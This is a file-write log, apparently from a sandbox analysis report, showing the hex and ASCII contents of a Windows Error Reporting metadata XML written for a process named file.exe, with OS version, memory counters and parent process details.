C:\ProgramData\Microsoft\Windows\WER\Temp\WER2FB4.tmp.WERInternalMetadata.xml	128	44	3c 00 4f 00 53 00 56 00 65 00 72 00 73 00 69 00 6f 00 6e 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<OSVersionInformation>	success or wait	1	6D8A497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2FB4.tmp.WERInternalMetadata.xml	172	4	0d 00 0a 00		success or wait	1	6D8A497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2FB4.tmp.WERInternalMetadata.xml	176	2	09 00		success or wait	2	6D8A497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2FB4.tmp.WERInternalMetadata.xml	180	82	3c 00 57 00 69 00 6e 00 64 00 6f 00 77 00 73 00 4e 00 54 00 56 00 65 00 72 00 73 00 69 00 6f 00 6e 00 3e 00 31 00 30 00 2e 00 30 00 3c 00 2f 00 57 00 69 00 6e 00 64 00 6f 00 77 00 73 00 4e 00 54 00 56 00 65 00 72 00 73 00 69 00 6f 00 6e 00 3e 00	<WindowsNTVersion>10.0</WindowsNTVersion>	success or wait	1	6D8A497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2FB4.tmp.WERInternalMetadata.xml	262	4	0d 00 0a 00		success or wait	1	6D8A497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2FB4.tmp.WERInternalMetadata.xml	266	2	09 00		success or wait	2	6D8A497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2FB4.tmp.WERInternalMetadata.xml	270	40	3c 00 42 00 75 00 69 00 6c 00 64 00 3e 00 31 00 37 00 31 00 33 00 34 00 3c 00 2f 00 42 00 75 00 69 00 6c 00 64 00 3e 00	<Build>17134</Build>	success or wait	1	6D8A497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2FB4.tmp.WERInternalMetadata.xml	310	4	0d 00 0a 00		success or wait	1	6D8A497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2FB4.tmp.WERInternalMetadata.xml	314	2	09 00		success or wait	2	6D8A497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2FB4.tmp.WERInternalMetadata.xml	318	82	3c 00 50 00 72 00 6f 00 64 00 75 00 63 00 74 00 3e 00 28 00 30 00 78 00 33 00 30 00 29 00 3a 00 20 00 57 00 69 00 6e 00 64 00 6f 00 77 00 73 00 20 00 31 00 30 00 20 00 50 00 72 00 6f 00 3c 00 2f 00 50 00 72 00 6f 00 64 00 75 00 63 00 74 00 3e 00	<Product>(0x30): Windows 10 Pro</Product>	success or wait	1	6D8A497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2FB4.tmp.WERInternalMetadata.xml	400	4	0d 00 0a 00		success or wait	1	6D8A497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2FB4.tmp.WERInternalMetadata.xml	404	2	09 00		success or wait	2	6D8A497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2FB4.tmp.WERInternalMetadata.xml	408	62	3c 00 45 00 64 00 69 00 74 00 69 00 6f 00 6e 00 3e 00 50 00 72 00 6f 00 66 00 65 00 73 00 73 00 69 00 6f 00 6e 00 61 00 6c 00 3c 00 2f 00 45 00 64 00 69 00 74 00 69 00 6f 00 6e 00 3e 00	<Edition>Professional</Edition>	success or wait	1	6D8A497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2FB4.tmp.WERInternalMetadata.xml	470	4	0d 00 0a 00		success or wait	1	6D8A497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2FB4.tmp.WERInternalMetadata.xml	474	2	09 00		success or wait	2	6D8A497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2FB4.tmp.WERInternalMetadata.xml	478	134	3c 00 42 00 75 00 69 00 6c 00 64 00 53 00 74 00 72 00 69 00 6e 00 67 00 3e 00 31 00 37 00 31 00 33 00 34 00 2e 00 31 00 2e 00 61 00 6d 00 64 00 36 00 34 00 66 00 72 00 65 00 2e 00 72 00 73 00 34 00 5f 00 72 00 65 00 6c 00 65 00 61 00 73 00 65 00 2e 00 31 00 38 00 30 00 34 00 31 00 30 00 2d 00 31 00 38 00 30 00 34 00 3c 00 2f 00 42 00 75 00 69 00 6c 00 64 00 53 00 74 00 72 00 69 00 6e 00 67 00 3e 00	<BuildString>17134.1.amd64fre.rs4_release.180410-1804</BuildString>	success or wait	1	6D8A497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2FB4.tmp.WERInternalMetadata.xml	612	4	0d 00 0a 00		success or wait	1	6D8A497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2FB4.tmp.WERInternalMetadata.xml	616	2	09 00		success or wait	2	6D8A497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2FB4.tmp.WERInternalMetadata.xml	620	44	3c 00 52 00 65 00 76 00 69 00 73 00 69 00 6f 00 6e 00 3e 00 31 00 3c 00 2f 00 52 00 65 00 76 00 69 00 73 00 69 00 6f 00 6e 00 3e 00	<Revision>1</Revision>	success or wait	1	6D8A497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2FB4.tmp.WERInternalMetadata.xml	664	4	0d 00 0a 00		success or wait	1	6D8A497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2FB4.tmp.WERInternalMetadata.xml	668	2	09 00		success or wait	2	6D8A497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2FB4.tmp.WERInternalMetadata.xml	672	72	3c 00 46 00 6c 00 61 00 76 00 6f 00 72 00 3e 00 4d 00 75 00 6c 00 74 00 69 00 70 00 72 00 6f 00 63 00 65 00 73 00 73 00 6f 00 72 00 20 00 46 00 72 00 65 00 65 00 3c 00 2f 00 46 00 6c 00 61 00 76 00 6f 00 72 00 3e 00	<Flavor>Multiprocessor Free</Flavor>	success or wait	1	6D8A497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2FB4.tmp.WERInternalMetadata.xml	744	4	0d 00 0a 00		success or wait	1	6D8A497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2FB4.tmp.WERInternalMetadata.xml	748	2	09 00		success or wait	2	6D8A497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2FB4.tmp.WERInternalMetadata.xml	752	64	3c 00 41 00 72 00 63 00 68 00 69 00 74 00 65 00 63 00 74 00 75 00 72 00 65 00 3e 00 58 00 36 00 34 00 3c 00 2f 00 41 00 72 00 63 00 68 00 69 00 74 00 65 00 63 00 74 00 75 00 72 00 65 00 3e 00	<Architecture>X64</Architecture>	success or wait	1	6D8A497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2FB4.tmp.WERInternalMetadata.xml	816	4	0d 00 0a 00		success or wait	1	6D8A497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2FB4.tmp.WERInternalMetadata.xml	820	2	09 00		success or wait	2	6D8A497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2FB4.tmp.WERInternalMetadata.xml	824	34	3c 00 4c 00 43 00 49 00 44 00 3e 00 31 00 30 00 33 00 33 00 3c 00 2f 00 4c 00 43 00 49 00 44 00 3e 00	<LCID>1033</LCID>	success or wait	1	6D8A497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2FB4.tmp.WERInternalMetadata.xml	858	4	0d 00 0a 00		success or wait	1	6D8A497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2FB4.tmp.WERInternalMetadata.xml	862	2	09 00		success or wait	1	6D8A497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2FB4.tmp.WERInternalMetadata.xml	864	46	3c 00 2f 00 4f 00 53 00 56 00 65 00 72 00 73 00 69 00 6f 00 6e 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	</OSVersionInformation>	success or wait	1	6D8A497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2FB4.tmp.WERInternalMetadata.xml	910	4	0d 00 0a 00		success or wait	1	6D8A497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2FB4.tmp.WERInternalMetadata.xml	914	2	09 00		success or wait	1	6D8A497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2FB4.tmp.WERInternalMetadata.xml	916	40	3c 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<ProcessInformation>	success or wait	1	6D8A497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2FB4.tmp.WERInternalMetadata.xml	956	4	0d 00 0a 00		success or wait	1	6D8A497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2FB4.tmp.WERInternalMetadata.xml	960	2	09 00		success or wait	2	6D8A497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2FB4.tmp.WERInternalMetadata.xml	964	30	3c 00 50 00 69 00 64 00 3e 00 36 00 31 00 33 00 36 00 3c 00 2f 00 50 00 69 00 64 00 3e 00	<Pid>6136</Pid>	success or wait	1	6D8A497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2FB4.tmp.WERInternalMetadata.xml	994	4	0d 00 0a 00		success or wait	1	6D8A497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2FB4.tmp.WERInternalMetadata.xml	998	2	09 00		success or wait	2	6D8A497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2FB4.tmp.WERInternalMetadata.xml	1002	62	3c 00 49 00 6d 00 61 00 67 00 65 00 4e 00 61 00 6d 00 65 00 3e 00 66 00 69 00 6c 00 65 00 2e 00 65 00 78 00 65 00 3c 00 2f 00 49 00 6d 00 61 00 67 00 65 00 4e 00 61 00 6d 00 65 00 3e 00	<ImageName>file.exe</ImageName>	success or wait	1	6D8A497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2FB4.tmp.WERInternalMetadata.xml	1064	4	0d 00 0a 00		success or wait	1	6D8A497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2FB4.tmp.WERInternalMetadata.xml	1068	2	09 00		success or wait	2	6D8A497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2FB4.tmp.WERInternalMetadata.xml	1072	90	3c 00 43 00 6d 00 64 00 4c 00 69 00 6e 00 65 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 3e 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 3c 00 2f 00 43 00 6d 00 64 00 4c 00 69 00 6e 00 65 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 3e 00	<CmdLineSignature>00000000</CmdLineSignature>	success or wait	1	6D8A497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2FB4.tmp.WERInternalMetadata.xml	1162	4	0d 00 0a 00		success or wait	1	6D8A497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2FB4.tmp.WERInternalMetadata.xml	1166	2	09 00		success or wait	2	6D8A497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2FB4.tmp.WERInternalMetadata.xml	1170	44	3c 00 55 00 70 00 74 00 69 00 6d 00 65 00 3e 00 34 00 38 00 30 00 30 00 32 00 3c 00 2f 00 55 00 70 00 74 00 69 00 6d 00 65 00 3e 00	<Uptime>48002</Uptime>	success or wait	1	6D8A497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2FB4.tmp.WERInternalMetadata.xml	1214	4	0d 00 0a 00		success or wait	1	6D8A497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2FB4.tmp.WERInternalMetadata.xml	1218	2	09 00		success or wait	2	6D8A497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2FB4.tmp.WERInternalMetadata.xml	1222	82	3c 00 57 00 6f 00 77 00 36 00 34 00 20 00 67 00 75 00 65 00 73 00 74 00 3d 00 22 00 33 00 33 00 32 00 22 00 20 00 68 00 6f 00 73 00 74 00 3d 00 22 00 33 00 34 00 34 00 30 00 34 00 22 00 3e 00 31 00 3c 00 2f 00 57 00 6f 00 77 00 36 00 34 00 3e 00	<Wow64 guest="332" host="34404">1</Wow64>	success or wait	1	6D8A497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2FB4.tmp.WERInternalMetadata.xml	1304	4	0d 00 0a 00		success or wait	1	6D8A497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2FB4.tmp.WERInternalMetadata.xml	1308	2	09 00		success or wait	2	6D8A497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2FB4.tmp.WERInternalMetadata.xml	1312	52	3c 00 49 00 70 00 74 00 45 00 6e 00 61 00 62 00 6c 00 65 00 64 00 3e 00 30 00 3c 00 2f 00 49 00 70 00 74 00 45 00 6e 00 61 00 62 00 6c 00 65 00 64 00 3e 00	<IptEnabled>0</IptEnabled>	success or wait	1	6D8A497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2FB4.tmp.WERInternalMetadata.xml	1364	4	0d 00 0a 00		success or wait	1	6D8A497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2FB4.tmp.WERInternalMetadata.xml	1368	2	09 00		success or wait	2	6D8A497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2FB4.tmp.WERInternalMetadata.xml	1372	44	3c 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 56 00 6d 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<ProcessVmInformation>	success or wait	1	6D8A497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2FB4.tmp.WERInternalMetadata.xml	1416	4	0d 00 0a 00		success or wait	1	6D8A497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2FB4.tmp.WERInternalMetadata.xml	1420	2	09 00		success or wait	3	6D8A497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2FB4.tmp.WERInternalMetadata.xml	1426	88	3c 00 50 00 65 00 61 00 6b 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00 31 00 32 00 32 00 38 00 30 00 32 00 31 00 37 00 36 00 3c 00 2f 00 50 00 65 00 61 00 6b 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00	<PeakVirtualSize>122802176</PeakVirtualSize>	success or wait	1	6D8A497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2FB4.tmp.WERInternalMetadata.xml	1514	4	0d 00 0a 00		success or wait	1	6D8A497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2FB4.tmp.WERInternalMetadata.xml	1518	2	09 00		success or wait	3	6D8A497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2FB4.tmp.WERInternalMetadata.xml	1524	72	3c 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00 31 00 32 00 32 00 37 00 39 00 33 00 39 00 38 00 34 00 3c 00 2f 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00	<VirtualSize>122793984</VirtualSize>	success or wait	1	6D8A497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2FB4.tmp.WERInternalMetadata.xml	1596	4	0d 00 0a 00		success or wait	1	6D8A497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2FB4.tmp.WERInternalMetadata.xml	1600	2	09 00		success or wait	3	6D8A497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2FB4.tmp.WERInternalMetadata.xml	1606	76	3c 00 50 00 61 00 67 00 65 00 46 00 61 00 75 00 6c 00 74 00 43 00 6f 00 75 00 6e 00 74 00 3e 00 36 00 37 00 39 00 37 00 38 00 3c 00 2f 00 50 00 61 00 67 00 65 00 46 00 61 00 75 00 6c 00 74 00 43 00 6f 00 75 00 6e 00 74 00 3e 00	<PageFaultCount>67978</PageFaultCount>	success or wait	1	6D8A497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2FB4.tmp.WERInternalMetadata.xml	1682	4	0d 00 0a 00		success or wait	1	6D8A497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2FB4.tmp.WERInternalMetadata.xml	1686	2	09 00		success or wait	3	6D8A497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2FB4.tmp.WERInternalMetadata.xml	1692	98	3c 00 50 00 65 00 61 00 6b 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00 32 00 34 00 36 00 37 00 34 00 33 00 30 00 34 00 3c 00 2f 00 50 00 65 00 61 00 6b 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00	<PeakWorkingSetSize>24674304</PeakWorkingSetSize>	success or wait	1	6D8A497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2FB4.tmp.WERInternalMetadata.xml	1790	4	0d 00 0a 00		success or wait	1	6D8A497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2FB4.tmp.WERInternalMetadata.xml	1794	2	09 00		success or wait	3	6D8A497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2FB4.tmp.WERInternalMetadata.xml	1800	82	3c 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00 32 00 31 00 38 00 30 00 37 00 31 00 30 00 34 00 3c 00 2f 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00	<WorkingSetSize>21807104</WorkingSetSize>	success or wait	1	6D8A497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2FB4.tmp.WERInternalMetadata.xml	1882	4	0d 00 0a 00		success or wait	1	6D8A497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2FB4.tmp.WERInternalMetadata.xml	1886	2	09 00		success or wait	3	6D8A497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2FB4.tmp.WERInternalMetadata.xml	1892	114	3c 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 32 00 30 00 35 00 34 00 37 00 32 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<QuotaPeakPagedPoolUsage>205472</QuotaPeakPagedPoolUsage>	success or wait	1	6D8A497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2FB4.tmp.WERInternalMetadata.xml	2006	4	0d 00 0a 00		success or wait	1	6D8A497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2FB4.tmp.WERInternalMetadata.xml	2010	2	09 00		success or wait	3	6D8A497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2FB4.tmp.WERInternalMetadata.xml	2016	98	3c 00 51 00 75 00 6f 00 74 00 61 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 32 00 30 00 35 00 33 00 30 00 34 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<QuotaPagedPoolUsage>205304</QuotaPagedPoolUsage>	success or wait	1	6D8A497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2FB4.tmp.WERInternalMetadata.xml	2114	4	0d 00 0a 00		success or wait	1	6D8A497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2FB4.tmp.WERInternalMetadata.xml	2118	2	09 00		success or wait	3	6D8A497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2FB4.tmp.WERInternalMetadata.xml	2124	126	3c 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 36 00 38 00 35 00 35 00 38 00 38 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<QuotaPeakNonPagedPoolUsage>685588</QuotaPeakNonPagedPoolUsage>	success or wait	1	6D8A497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2FB4.tmp.WERInternalMetadata.xml	2250	4	0d 00 0a 00		success or wait	1	6D8A497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2FB4.tmp.WERInternalMetadata.xml	2254	2	09 00		success or wait	3	6D8A497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2FB4.tmp.WERInternalMetadata.xml	2260	110	3c 00 51 00 75 00 6f 00 74 00 61 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 31 00 34 00 34 00 35 00 31 00 32 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<QuotaNonPagedPoolUsage>144512</QuotaNonPagedPoolUsage>	success or wait	1	6D8A497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2FB4.tmp.WERInternalMetadata.xml	2370	4	0d 00 0a 00		success or wait	1	6D8A497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2FB4.tmp.WERInternalMetadata.xml	2374	2	09 00		success or wait	3	6D8A497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2FB4.tmp.WERInternalMetadata.xml	2380	78	3c 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00 31 00 31 00 30 00 34 00 32 00 38 00 31 00 36 00 3c 00 2f 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00	<PagefileUsage>11042816</PagefileUsage>	success or wait	1	6D8A497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2FB4.tmp.WERInternalMetadata.xml	2458	4	0d 00 0a 00		success or wait	1	6D8A497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2FB4.tmp.WERInternalMetadata.xml	2462	2	09 00		success or wait	3	6D8A497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2FB4.tmp.WERInternalMetadata.xml	2468	94	3c 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00 31 00 35 00 36 00 39 00 39 00 39 00 36 00 38 00 3c 00 2f 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00	<PeakPagefileUsage>15699968</PeakPagefileUsage>	success or wait	1	6D8A497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2FB4.tmp.WERInternalMetadata.xml	2562	4	0d 00 0a 00		success or wait	1	6D8A497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2FB4.tmp.WERInternalMetadata.xml	2566	2	09 00		success or wait	3	6D8A497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2FB4.tmp.WERInternalMetadata.xml	2572	74	3c 00 50 00 72 00 69 00 76 00 61 00 74 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00 31 00 31 00 30 00 34 00 32 00 38 00 31 00 36 00 3c 00 2f 00 50 00 72 00 69 00 76 00 61 00 74 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00	<PrivateUsage>11042816</PrivateUsage>	success or wait	1	6D8A497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2FB4.tmp.WERInternalMetadata.xml	2646	4	0d 00 0a 00		success or wait	1	6D8A497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2FB4.tmp.WERInternalMetadata.xml	2650	2	09 00		success or wait	2	6D8A497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2FB4.tmp.WERInternalMetadata.xml	2654	46	3c 00 2f 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 56 00 6d 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	</ProcessVmInformation>	success or wait	1	6D8A497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2FB4.tmp.WERInternalMetadata.xml	2700	4	0d 00 0a 00		success or wait	1	6D8A497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2FB4.tmp.WERInternalMetadata.xml	2704	2	09 00		success or wait	2	6D8A497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2FB4.tmp.WERInternalMetadata.xml	2708	30	3c 00 50 00 61 00 72 00 65 00 6e 00 74 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 3e 00	<ParentProcess>	success or wait	1	6D8A497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2FB4.tmp.WERInternalMetadata.xml	2738	4	0d 00 0a 00		success or wait	1	6D8A497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2FB4.tmp.WERInternalMetadata.xml	2742	2	09 00		success or wait	3	6D8A497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2FB4.tmp.WERInternalMetadata.xml	2748	40	3c 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<ProcessInformation>	success or wait	1	6D8A497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2FB4.tmp.WERInternalMetadata.xml	2788	4	0d 00 0a 00		success or wait	1	6D8A497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2FB4.tmp.WERInternalMetadata.xml	2792	2	09 00		success or wait	4	6D8A497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2FB4.tmp.WERInternalMetadata.xml	2800	30	3c 00 50 00 69 00 64 00 3e 00 33 00 34 00 35 00 32 00 3c 00 2f 00 50 00 69 00 64 00 3e 00	<Pid>3452</Pid>	success or wait	1	6D8A497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2FB4.tmp.WERInternalMetadata.xml	2830	4	0d 00 0a 00		success or wait	1	6D8A497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2FB4.tmp.WERInternalMetadata.xml	2834	2	09 00		success or wait	4	6D8A497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2FB4.tmp.WERInternalMetadata.xml	2842	70	3c 00 49 00 6d 00 61 00 67 00 65 00 4e 00 61 00 6d 00 65 00 3e 00 65 00 78 00 70 00 6c 00 6f 00 72 00 65 00 72 00 2e 00 65 00 78 00 65 00 3c 00 2f 00 49 00 6d 00 61 00 67 00 65 00 4e 00 61 00 6d 00 65 00 3e 00	<ImageName>explorer.exe</ImageName>	success or wait	1	6D8A497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2FB4.tmp.WERInternalMetadata.xml	2912	4	0d 00 0a 00		success or wait	1	6D8A497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2FB4.tmp.WERInternalMetadata.xml	2916	2	09 00		success or wait	4	6D8A497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2FB4.tmp.WERInternalMetadata.xml	2924	90	3c 00 43 00 6d 00 64 00 4c 00 69 00 6e 00 65 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 3e 00 38 00 30 00 30 00 30 00 34 00 30 00 30 00 35 00 3c 00 2f 00 43 00 6d 00 64 00 4c 00 69 00 6e 00 65 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 3e 00	<CmdLineSignature>80004005</CmdLineSignature>	success or wait	1	6D8A497A	unknown
